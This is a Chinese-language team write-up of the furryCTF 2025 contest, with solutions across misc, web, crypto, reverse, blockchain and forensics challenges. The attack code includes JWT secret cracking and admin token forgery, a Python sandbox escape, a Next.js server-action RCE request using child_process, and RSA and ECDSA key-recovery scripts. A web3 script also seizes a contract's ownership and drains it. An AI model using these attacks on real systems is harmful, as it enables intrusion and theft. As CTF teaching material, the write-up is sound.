


furryCTF 2025 Writeup

比赛时间：2026 年 1 月 30 日 12:00~2026 年 2 月 4 日 12:00



队伍名称	KFCTF_1s_so_ha2d
参赛队员	joher, 圆周率, 秦肃鹏
是否为安徽师范大学校内队伍	否
2026 年 2 月 4 日	

本队成功解出题目

【Misc】

- 1. 签到题
- 2. 学习资料
- 3. 赛后问卷

【Web】

- 1. ~admin~
- 2. PyEditor
- 3. ezmd5
- 4. 下一代有下一代的问题

【Crypto】

- 1. 0x4A
- 2. GZRSA
- 3. lazy signer

【Reverse】

- 1. ezvm
- 2. 未来程序
- 3. Lua
- 4. TimeManager

【Pwn】

无……

【Blockchain】

- 1. 好像忘了啥

【Forensics】

- 1. 谁动了我的钱包

【Hardware】

- 1. 串口通信

【Mobile】

- 1. 无尽弹球

【PPC】

- 1. flagReader
- 2. Emoji Engine

【OSINT】

- 1. 独游

【Misc】签到题

【解题思路】

直接搜索

【解题步骤】

打开之后先 F12 检查没发现东西，到下一个页面中检查源码搜寻 furyCTF 直接找到 flag

```
<div style="margin:0 auto;" id="set_outerwidth">
  <div id="divResult">
    <div style="margin-bottom:15px;" class="defdisplay">furryCTF{Cro5s_The_Lock_0f_T1me}</div> == $0 ⓘ
    <div style="text-align:left;padding-bottom:10px;font-size:14px;">@</div>
  </div>
</div>
....
```

Flag:

```
furryCTF{Cro5s_The_Lock_0f_T1me}
```

【Misc】学习资料

【解题思路】

注意到压缩包是 ZipCrypto/Store 的，压缩的还是 docx 这样的有特征的文件，考虑使用 bkcrack 进行明文攻击

【解题步骤】



压缩一个 docx 文档，发现偏移 0x1e 处是 "[Content_Types].xml"，
bkcrack 失败，经过搜索，发现

<https://sj1t.cn/2024/07/14/ZIP%E6%98%8E%E6%96%87%E6%94%BB%E5%87%BB/index.html>

提到 0x1e 还可以“为 docProps/PK，加上文件头也达到了爆破的最低要求”

于是使用

```
bkcrack -C ... -c ... -o 0x1e -p known.txt -x 0 504B0304
```

得到 3 个 subkey，复原后 flag 在 Word 文档里

```
D:\PiYuanZhouLv\bkcrack-1.8.0-win64\bkcrack -C D:\PiYuanZhouLv\sl\furryCTF\misc\xx资料\flag.zip -c flag.docx -o 0x1e -p known.txt -x 0 504B0304
bkcrack 1.8.0 - 2025-08-18
[20:34:29] Z reduction using 3 bytes of known plaintext
100.0 % (3 / 3)
[20:34:29] Attack on 1531625 Z values at index 37
Keys: dc5f5a25 ba003c16 064c2967
10.3 % (157474 / 1531625)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 157474
[20:35:08] Keys
dc5f5a25 ba003c16 064c2967
[20:35:08] Writing decrypted archive D:\PiYuanZhouLv\sl\furryCTF\misc\xx资料\flag.cracked.zip
100.0 % (1 / 1)
```

话说，如果我用Word文档存储我的学习资料，然后用压缩包加密起来，是不是就没有人能偷走了owo。

至少我是这么认为的zwz，不信我在这里留下一个flag，谁拿到flag就能反驳我的观点zwz：

furryCTF{Ho0w_D1d_You_C0mE_H9re_xwx}

Flag:

furryCTF{Ho0w_D1d_You_C0mE_H9re_xwx}

【Misc】赛后问卷

【解题思路】

答问卷即可

【解题步骤】

忘截图了，从略 zwz

【Web】~admin~

【解题思路】

登录拿到 jwt，尝试伪造 none 后发现会校验算法，遂爆破

【解题步骤】

先登录拿一个合法的 jwt，然后用 hashcat

```
hashcat -a 3 -m 16500

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlcjIs
ImlhCI6MTc20Tc20TE20CwiZXhwIjoxNzY5NzcyNzY4fQ.h26e_Tcu2x
Lw_CF9RMgahLo00CT92Sy0ba6k4IbPoW0 ?a?a?a?a?a -i
```

爆破得 key 为 mwkj

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlcjIsImlhCI6MTc20Tc20TE20CwiZXhwIjoxNzY5NzcyNzY4fQ.h26e_Tcu2xLw_CF9
RMgahLo00CT92Sy0ba6k4IbPoW0:mwkj

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 16500 (JWT (JSON Web Token))
Hash.Target...: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlcjIsImlhCI6MTc20Tc20TE20CwiZXhwIjoxNzY5NzcyNzY4fQ.h26e_Tcu2xLw_CF9
Time.Started...: Fri Jan 30 18:36:12 2026 (0 secs)
Time.Estimated ...: Fri Jan 30 18:36:12 2026 (0 secs)
Kernel.Feature.: Pure Kernel (password length 0-256 bytes)
Guess.Mask.....: ?a?a?a?a [4]
Guess.Queue....: 4/6 (66.67%)
Speed.#01.....: 559.1 MH/s (9.58ms) @ Accel:8 Loops:64 Thr:512 Vec:1
Speed.#03.....: 38425.5 kH/s (10.08ms) @ Accel:2 Loops:64 Thr:512 Vec:1
Speed.*.....: 597.6 MH/s
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

然后伪造一个 admin 的 jwt

JWT Debugger

JWT Decoder JWT Encoder

Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE	<input type="button" value="CLEAR"/>	<input type="button" value="Generate example"/>
Valid header		
<pre>{ "typ": "JWT", "alg": "HS256" }</pre>		
PAYOUT: DATA	<input type="button" value="CLEAR"/>	<input type="button" value="COPY"/>
Valid payload		
<pre>{ "user": "admin", "iat": 1769769168, "exp": 1769772768 }</pre>		
SIGN JWT: SECRET	<input type="button" value="CLEAR"/>	<input type="button" value="SHARE"/>
Valid secret		
mwkj		
Encoding Format <input type="button" value="UTF-8"/>		

Share feedback | Report issue

再用这个 jwt 访问首页即可拿到 flag

用户主页

欢迎, admin!

登录时间: 2026/1/30 18:32:48

过期时间: 2026/1/30 19:32:48

flag:
furryCTF{JWT_T0k9n_W1th_We6k_Pa5s}

您已成功通过身份验证。

Flag:

furryCTF{JWT_T0k9n_W1th_We6k_Pa5s}

【Web】 PyEditor

【解题思路】

看到“记得删”的注释，好好利用后面的代码即可

【解题步骤】

```
117 exit()
118 # Hey bro, don't forget to remove this before release!!!
119 import os
120 import sys
121
122 flag_content = os.environ.get('GZCTF_FLAG', '')
123 os.environ['GZCTF_FLAG'] = ''
124
125 try:
126     with open('/flag.txt', 'w') as f:
127         f.write(flag_content)
128 except:
129     pass
```

观察，由于 `exit`，这段代码不会执行，而如果执行，那么 `flag` 的内容就会经过 `f.write`，于是将这两个函数覆盖即可，给出 payload

```
__builtins__.exit = lambda *_: None
class Leak:
    def __init__(self, *args, **kwargs):
        super().__init__()
    def __enter__(self):
        return self
    def __exit__(self, a, b, c):
        pass
    def write(self, *args, **kwargs):
        print(*args, **kwargs)
__builtins__.open = Leak
```

代码输入

清空

示例

```
_builtins__.exit = lambda _: None
class Leak:
    def __init__(self, *args, **kwargs):
        super().__init__()
    def __enter__(self):
        return self
    def __exit__(self, a, b, c):
        pass
    def write(self, *args, **kwargs):
        print(*args, **kwargs)
__builtins__.open = Leak
```

furryCTF{d0_no7_f0r6e7_7o_r3m0ve_dE6uG_whEn_da729de4ce51_REL_Ea5e}

> 程序已启动...

Flag:

furryCTF{d0_no7_f0r6e7_7o_r3m0ve_dE6uG_whEn_da729de4ce51_REL_Ea5e}

【Web】 ezmd5

【解题思路】

签到题，数组绕过

【解题步骤】

由于 md5 后使用 === 强比较，所以无法使用科学计数法绕过，故使用数组绕过。

传入 user[] = 1&pass[] = 2 即可

POST <http://ctf.furryctf.com:33647>

Params	Headers	Auth	Body
<input checked="" type="checkbox"/> user[]			1
<input checked="" type="checkbox"/> pass[]			2
<input type="checkbox"/> name			value

Request POST Response 200

HTTP/1.1 200 OK (7 headers)

```
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user !== $pass && md5($user) === md5($pass)) {
        echo "Congratulations! Here is your flag: <br>";
        echo file_get_contents($flag_path);
    } else {
        echo "Wrong! Hacker!";
    }
} else {
    echo "Please provide 'user' and 'pass' via POST.";
}
?> Congratulations! Here is your flag:
POFP{9b6eff3f-d735-4537-b394-110808b1da5f}
```

Flag:

POFP{[这么长一串我就懒得敲了 ovo]}

【Web】下一代有下一代的问题


【解题思路】

考察 next.js 那个 10 分的大瓜，找段 payload 改一改即可

【解题步骤】

这里用的是 yakit，因为实在不会手搓

先勾选对应利用再丢过去改一改，懒得爆长度了，大一点也无所谓



```
POST / HTTP/1.1
Host: ctf.furryctf.com:33652
Next-Action: x
Content-Type: application/javascript
X-Next-Js-Content-Type: application/javascript
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8J02oVcGMP3sd
X-Next-Js-HTML-Request-Id: 0yA2tSs8qPlg1M99ht
Content-Length: int(1: 690)

-----WebKitFormBoundary8J02oVcGMP3sd
Content-Disposition: form-data; name="0"
12
13 ("this","$1", proto, rthen,"status","resolved mode","reason",1,"value","{("then","\\\"801332\\\"",", "response":1,"prefix":1,"var res=process.stdout,module.require('child_process'),res.setEncoding('utf-8'),log=(l)=>{res.write(l+'\n');},DrawObj=l=>{new Error(`$${l}\n${l}+${l}`)},digest=(hex)=>{res.end(hex);process.log.info(`[${res}];${DrawObj(l)};${l}`)},get=(l)=>{l.constructor:l.constructor}}});13
14
15
16 "49"
17 -----WebKitFormBoundary8J02oVcGMP3sd
18 Content-Disposition: form-data; name="2"
19
20 []
21
22 webkitFormBoundary8J02oVcGMP3sd
```

感觉最近好多考 next.js 的……或许应该学一下(?)

Flag:

furryCTF{r3aD_Cv3_m0re_t0_diSC0vEr_NEXT_JS_ec99bf95cd54}

【Crypto】0x4A

【解题思路】

参考 qsnctf 的 0x42F

【解题步骤】

找一个 txtmoji，我只有国内网络环境，好不容易找到一个：

<https://txtmoji.elliot00.com/>

密钥就是题目名“0x4A”




反复解 3 次即得 flag

文本 ← 😊

加密

解密

1. 加密后的emoji



2. 密钥

....

3. 解密

🔓 解密

POFP{2394E9DA555D55D493A28624D901D2CA}



Flag:

POFP{2394E9DA555D55D493A28624D901D2CA}

【Crypto】 GZRSA

【解题思路】

RSA 共模攻击

【解题步骤】

连接两次发现 N 相同， e c 不同，直接共模攻击解

```
# coding:utf-8
import gmpy2
import libnum

# 给定的参数
e1 = 44461
e2 = 18293
n =
90351149265990125702282031567260043239381176109565507707251900906
86067658199728619165630981313671869926995787317328768082143950951
10574476633613168091422406560250161438133403421141357884575462083
24431475426386533494258128919966239734259686029453858136435774922
983531470981361039813761362596893628149134105457
c1 =
55038726891049343202717253965868925662456033466554124096209631909
22106022880581356583142119730757081718876948354759097586169277079
70461032407505661671453011203291426202461730152992225890408580345
91342075327839021120706563484688254374782941234940514485025885471
130193676546712212032945182207312871961414979107
c2 =
34466566484914444153010021015772964858564359568598666141927860563
86421915221914824279265791556142479001341681168877991127790329016
61558461336707567020258778994011097878874929037334870285518952857
42362933295056340612017871292911804887858502086568057882452330659
577164497627239421448954420529692102320264805115

# 共模攻击函数
def rsa_gong_N_def(e1, e2, c1, c2, n):
    # 转换为整数类型
    e1, e2, c1, c2, n = map(int, [e1, e2, c1, c2, n])

    # 扩展欧几里得算法求 gcd 和系数
    g, s1, s2 = gmpy2.gcdext(e1, e2)

    # 检查 e1 和 e2 是否互质，共模攻击的前提
    if g != 1:
        raise ValueError("e1 和 e2 不互质，无法进行共模攻击")
```

```
# 处理负数情况
if s1 < 0:
    s1 = -s1
    c1 = gmpy2.invert(c1, n) # 求 c1 的模逆
if s2 < 0:
    s2 = -s2
    c2 = gmpy2.invert(c2, n) # 求 c2 的模逆

# 计算明文 m
m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
return int(m)

try:
    # 执行共模攻击
    m = rsa_gong_N_def(e1, e2, c1, c2, n)
    print("解密得到的整数 m:", m)

    # 将整数转换为字符串
    flag = libnum.n2s(m)
    print("解密得到的 flag:", flag.decode('utf-8', errors='ignore'))
except Exception as e:
    print("解密过程出错:", str(e))
```

Flag:

```
furryCTF{de7d63ba35fb_3A5Y_R5A_WiTH_6zc7F_Fr4meWorK}
```

【Crypto】lazy singer

【解题思路】

ECDSA，与靶机交互两次拿到两组数据解 d 就行了，直接 ai 出的（

【解题步骤】

```
from hashlib import sha256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Util.number import inverse

# ====== 从靶机复制 ======
r =
15692098967234701560408422552340108817423687092323904947534739329
126634124567          # r
s1 =
52845069228273944371388290338511252143819660783141159421711005021
057909167876          # s for "aaa"
s2 =
85078844079969850135803140494677543125243099348445003980013043469
692465135351          # s for "bbb"
encrypted_flag_hex =
"58834a957356aca25038f2a773e30e9fc4fe2174b4ad07e767cb280bcaa50723
da0094183f50ad86de6e8dc99153f165" # Encrypted Flag (hex)

# ====== 固定参数 ======
n =
0xFFFFFFFFFFFFFFFFFFFFEBAEDCE6AF48A03BBFD25E8CD036414
1

m1 = b"aaa"
m2 = b"bbb"

# ====== 计算哈希 ======
z1 = int.from_bytes(sha256(m1).digest(), 'big')
z2 = int.from_bytes(sha256(m2).digest(), 'big')

# ====== 恢复 k ======
k = (z1 - z2) * inverse(s1 - s2, n) % n

# ====== 恢复私钥 d ======
d = (s1 * k - z1) * inverse(r, n) % n

print("[+] recovered private key d =", d)

# ====== 解密 flag ======
aes_key = sha256(str(d).encode()).digest()
```

```
cipher = AES.new(aes_key, AES.MODE_ECB)

flag = unpad(cipher.decrypt(bytes.fromhex(encrypted_flag_hex)), 16)
print("[+] FLAG =", flag.decode())
```

Flag:

```
P0FP{23edebc0-52e9-4005-9a41-486225a685cc}
```


【Reverse】 ezvm

【解题思路】

看不懂代码，那就动调吧

【解题步骤】

在比较处下断点，停下时在右侧寄存器窗口送 flag



```
General registers
*RAX 0000025BA469CEF0 (debug032) -> ("POFP{317a614304}")
*RBX 0000025BA469CEF0 (debug032) -> ("POFP{317a614304}")
*RCX 0000000000000000
*RDX 0000025BA4430000 (debug006) -> 0000000000000000
*RDI 0000025BA469BAC0 -> 0000025BA469BC70 (debug032) -> ("ACS")
*RSI 0000000000000000
*R8 0000000DF982FFD48 -> 00007FF6552C0031 (F7 VM.exe) -> 0000
```

Flag:

POFP{317a614304}

【Reverse】 未来程序

【解题思路】

先运行，后瞪眼

【解题步骤】

先通过运行的方式发现在没有+的时候会把 01 串拷贝后分在 | 左右

然后就瞪，发现 Line 16-21 似乎是在换算二进制，然后看到下面 b 的操作是减法，恍然大悟，全程用时将近 2h

```
15 y=                      # Line 1 - 15: 将文本复制一份，分列竖线左右
16 (once)+=-
17 +1=ta+
18 +0=t+
19 +=                      # Line 16 - 19 生成ta列，+右侧1->ta, 0->t
20 at=taa
21 t=                      # Line 20 - 21 二进制换算
22 1a=a0
23 0a=1
24 a=1                      # 二进制加法
25 -1=qb-
26 -0=q-
27 -=
28 bq=qbb
29 q=
30 0b=b1
31 1b=0                      # 类似ta，但最后是减法
32 (start)0=
```

最后只要简单计算一下即可

```
left, right =
'1100110011101010001001100101111010010001101010101111000111
101101000010110000111010000001011110110000101000001101111
100001000100011110110011100111000101011100100011110001111
1111111101010|0110011001110101110100011011010110101001101
100001100010010110010111000001000101111001101110111001101
001010100010101100011101010011010001110000011101010010100
101111000001101110011100100'.split('|')
```

```
sniff = left[:10]
pad = right.index(sniff)
left = '0' * pad + left
print(left)
print(right)
length = len(left)
opr = int(right, 2)
omr = int(left, 2)
ori = f'{(opr+omr)//2:b}'
res = f'{(opr-omr)//2:b}'
print(ori.rjust((len(ori)+7)//8*8,
    '0')+'+'+res.rjust((len(res)+7)//8*8, '0'))
```



Flag:

furryCTF{This_Is_Tu7ing_C0mple7es_Charm_nwn}

【Reverse】 Lua

【解题思路】

签到题，反编译一下基本上就出了

【解题步骤】

先试图丢给 D 老师做，然后自己开始

看到一段类似 base64 的，尝试解 base64，果真得到 LuaT 标识，找一个在线网站反编一下

The screenshot shows a code editor interface with a file list on the left and a code editor on the right. The file list contains 'code.lua' with a timestamp of '2026/1/31 18:36:43'. The code editor window has a title 'Lua' and displays the following Lua script:

```
1 -- filename:
2 -- version: lua54
3 -- line: [33, 46] id: 0
4 local r1_0 = {}
5 for r5_0 = 0, #r0_0 + 1, 1 do
6     table.insert(r1_0, r5_0 + 1, string.byte(string.sub(r0_0, r5_0 + 1, r5_0 + 1)) ~ 114)
7 end
8 return (function()
9     -- line: [39, 45] id: 1
10    if table.concat(r1_0, "-") == "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15" then
11        return "You Are Right!"
12    else
13        return "Wrong!"
14    end
15 end)()
```

然后写一段 Python 还原一下即可

```
'.join(chr(int(i)^114) for i in "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15".split('-'))
```

```
In [1]: '.join(chr(int(i)^114) for i in "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15".split("-"))'
Out[1]: 'flag{U_r_Lu4T_M4st3R!}'
```

Flag:

```
furryCTF{U_r_Lu4T_M4st3R!}
```

最后回头看了眼 D 老师，思考 105s 得出了近乎正确的答案

⌚ 已思考 (用时 105 秒)

通过分析解码后的代码，可以发现验证逻辑使用了一个XOR加密的flag数组。经过解密，正确的flag是：
flag{Y_r_Lu4T_M4st3r!}

【Reverse】 TimeManager

【解题思路】

放 3h 就好了

【解题步骤】

但我想快速等待



于是就把程序重写了一遍

```
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint32_t dword_6043 = 0xBEADDEEF; // 什么是 BEADDEEF@~@(?)  
uint8_t cipher[] =  
{0x21,0x71,0xD8,0xED,0xDD,0xA9,0xCB,0x2,0xFB,0x3E,0x77,0x  
DF,0x96,0x6D,0x6D,0x29,0x69,0xCF,0xDC,0xC1,0xEA,0xBE,0x23  
,0xAA,0x1D,0xE4,0x25,0xD4,0x9D,0x3A,0x8A,0x50,0xCA,0xD6,0  
x86,0x48,0x21,0xFB,0xD5,0x75,0x44,0x49,0x63,0x1B,0x30,0xB  
8,0x18,0x39,0x22,0xB2,0x43,0xC8,0x82,0x6,0xDC,0x1D,0x88,0  
xBF,0x1A,0xB8,0xC,0xFB,0x54,0xC9,0x57,0x7A,0xB3,0xDD,0x94}
```

```

, 0x70, 0x6, 0xAD, 0x41, 0x8F, 0x13, 0x7B, 0x66, 0x31, 0x90, 0xF7, 0x
EC, 0xDC, 0xB7, 0xE8, 0xC4, 0x60, 0x3C, 0x69, 0xBD, 0xD8, 0x8E, 0x9B
, 0xAB, 0xA0, 0x50, 0x7, 0xCD, 0x40, 0x7C, 0xFE, 0x30, 0xF2, 0xCA, 0x
45, 0xE2, 0x53, 0x7D, 0x19, 0xD8, 0x16, 0x79, 0xBD, 0x47, 0xD3, 0x93
, 0x33, 0xCD, 0xCB, 0xD4, 0xCA, 0xDE, 0x38, 0xB5, 0xC5, 0x36, 0xFF, 0
xA3, 0x87};

int main(int argc, const char **argv, const char **envp)
{
    puts("Welcome to the Wired, Lain.");
    puts("Your NAVI is ready to assist you.");
    puts("Just wait 3 hours, and you will see the flag.");
    for (int i = 0; i <= 10799; ++i )
    {
        srand(i+dword_6043+1);
        cipher[i % 128] ^= rand();
        cipher[i % 17] ^= rand();
    }
    puts("\nWow, u can really do it");
    puts(cipher);
    return 0;
}

```

然后在 Linux 上编译运行即可

```

└$ gcc waitingfaster.c -o 快速等待

└(python-venv)(pi@LAPTOP-ICPUJC0I)-[/mnt/d/
└$ ./快速等待
Welcome to the Wired, Lain.
Your NAVI is ready to assist you.
Just wait 3 hours, and you will see the flag.

Wow, u can really do it
furryCTF{y0U_kn0W_h0W_t0_h4ndl3_ur_t1m3}

```

Flag:

furryCTF{y0U_kn0W_h0W_t0_h4ndl3_ur_t1m3}
--

【Blockchain】好像忘了什么

【解题思路】

有一个可以接管的接口，调用即可成为 owner，然后 withdrawAll() 就好了

【解题步骤】

但是我不不会写 Web3 的代码，交给 D 老师了

```
from web3 import Web3
import json
import time

# 配置
RPC_URL = "http://furryctf.com:??/rpc/" # 替换为你的节点 RPC
CONTRACT_ADDRESS = "..." # 替换为合约地址
PRIVATE_KEY = "..." # 替换为你的私钥

# 合约 ABI
CONTRACT_ABI = [
    ...
]

# 连接节点
w3 = Web3(HTTPProvider(RPC_URL))
account = w3.eth.account.from_key(PRIVATE_KEY)
address = account.address
contract = w3.eth.contract(address=CONTRACT_ADDRESS,
abi=CONTRACT_ABI)

def setup_event_listener():
    """设置事件监听器"""
    print("设置事件监听器...")

    def handle_event(event):
        print("\n" + "="*50)
        print(".FlagRevealed 事件捕获到!")
        print(f"  Revealer:
```

```
{event['args']['revealer']}")  
    print(f"▶ Flag: {event['args']['flag']}")  
    print("=*50)  
  
    # 创建事件过滤器  
    event_filter =  
contract.events.FlagRevealed.create_filter(from_block='la  
test')  
  
    return event_filter, handle_event  
  
def attack():  
    """执行攻击"""  
    print(f"攻击者地址: {address}")  
    print(f"合约地址: {CONTRACT_ADDRESS}")  
  
    # 1. 启动事件监听器 (异步)  
    event_filter, handler = setup_event_listener()  
  
    # 2. 获取当前 gas 价格  
    gas_price = w3.eth.gas_price  
  
    # 3. 攻击步骤 1: 调用 getStatus() 成为 owner  
    print("\n[步骤 1] 调用 getStatus() 成为合约所有者...")  
    getstatus_tx =  
contract.functions.getStatus().build_transaction({  
    'from': address,  
    'gas': 100000,  
    'gasPrice': gas_price,  
    'nonce': w3.eth.get_transaction_count(address)  
})  
  
    signed_tx =  
w3.eth.account.sign_transaction(getstatus_tx,  
PRIVATE_KEY)  
    tx_hash =  
w3.eth.send_raw_transaction(signed_tx.raw_transaction)  
    tx_receipt =
```

```
w3.eth.wait_for_transaction_receipt(tx_hash)
print(f"✓ getstatus() 交易成功: {tx_hash.hex()}")

# 4. 检查事件 (处理可能在 getStatus 中触发的事件)
events = event_filter.get_new_entries()
for event in events:
    handler(event)

# 5. 攻击步骤 2: 调用 withdrawAll() 获取 flag
print("\n[步骤 2] 调用 withdrawAll() 提取余额并触发 Flag 事件...")
withdraw_tx =
contract.functions.withdrawAll().build_transaction({
    'from': address,
    'gas': 1000000,
    'gasPrice': gas_price,
    'nonce': w3.eth.get_transaction_count(address)
})

signed_tx =
w3.eth.account.sign_transaction(withdraw_tx, PRIVATE_KEY)
tx_hash =
w3.eth.send_raw_transaction(signed_tx.raw_transaction)
tx_receipt =
w3.eth.wait_for_transaction_receipt(tx_hash)
print(f"✓ withdrawAll() 交易成功: {tx_hash.hex()}")

# 6. 捕获 FlagRevealed 事件
print("\n[步骤 3] 监听 FlagRevealed 事件...")
time.sleep(3) # 等待事件

events = event_filter.get_new_entries()
if events:
    for event in events:
        handler(event)
else:
    print("⚠ 未捕获到事件, 尝试从交易日志中解析...")
```

```
# 从交易收据中解析事件
receipt = w3.eth.get_transaction_receipt(tx_hash)
logs =
contract.events.FlagRevealed().process_receipt(receipt)

for log in logs:
    print("\n" + "="*50)
    print("⌚ 从交易日志中解析到 Flag:")
    print(f"👤 Revealer: {log['args']['revealer']}")"
    print(f"🚩 Flag: {log['args']['flag']}")"
    print("="*50)

# 7. 验证攻击结果
print("\n[验证] 检查合约状态...")
try:
    owner = contract.functions.owner().call()
    balance = contract.functions.balance().call()
    print(f"当前合约所有者: {owner}")
    print(f"合约余额变量: {balance} wei")
    print(f"合约实际余额: {w3.eth.get_balance(CONTRACT_ADDRESS)} wei")

    if owner.lower() == address.lower():
        print("✅ 成功成为合约所有者!")
    else:
        print("❌ 未能成为合约所有者")
except:
    print("⚠ 无法读取合约状态")

if __name__ == "__main__":
    try:
        if not w3.is_connected():
            print("❌ 无法连接到以太坊节点")
            exit(1)

        print("✅ 成功连接到以太坊节点")
        print(f"当前账户: {address}")
```

```
        print(f"账户余额: {w3.eth.get_balance(address)}\nwei")\n\n        # 执行攻击\n        attack()\n\n    except Exception as e:\n        print(f"X 错误: {e}")\n        import traceback\n        traceback.print_exc()
```

然后就能拿到 flag 了

但是忘截图了……

Flag:

furryCTF{喵喵喵?(萌混过关.jpg)}

【Forensics】谁动了我的钱包

【解题思路】

区块链回溯题

【解题步骤】

打开之后直接按金额最高的一步步点下去，最后发现

Latest 4 from a total of 4 transactions								Download Page Data	▼ ▾
①	Transaction Hash	Method ②	Block	Age	From	To	Amount	Txn Fee	
④	0x26653a0860...	Transfer	10051619	19 days ago	0x39B72908...6B4e60621	IN 0xFF7C350e...603b7DB72	0.19824268 ETH	0.00002648	
③	0x2decdecb2c...	Transfer	10051617	19 days ago	0x3D89ce58...6D851Bd81	IN 0xFF7C350e...603b7DB72	0.21311768 ETH	0.00002928	
②	0xb50f8fa5629...	Transfer	10051573	19 days ago	0x9ED0E665...570F67268	IN 0xFF7C350e...603b7DB72	0.21075846 ETH	0.00002657	
①	0x67bf23e8d44...	Transfer	10051543	19 days ago	0xc00Cc3CA...D14Ac32d0	IN 0xFF7C350e...603b7DB72	0.14414303 ETH	0.00002934	

都传到这一个账户，那么这就是 flag

Flag:

P0FP{0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

【Hardware】串口通信

【解题思路】

只查到了 one wire 可以用一根线……然后 D 老师说有单向 UART，我擦，还真是 OAO

It can be run on one signal line (RX or TX) only, or on two lines (RX + TX).

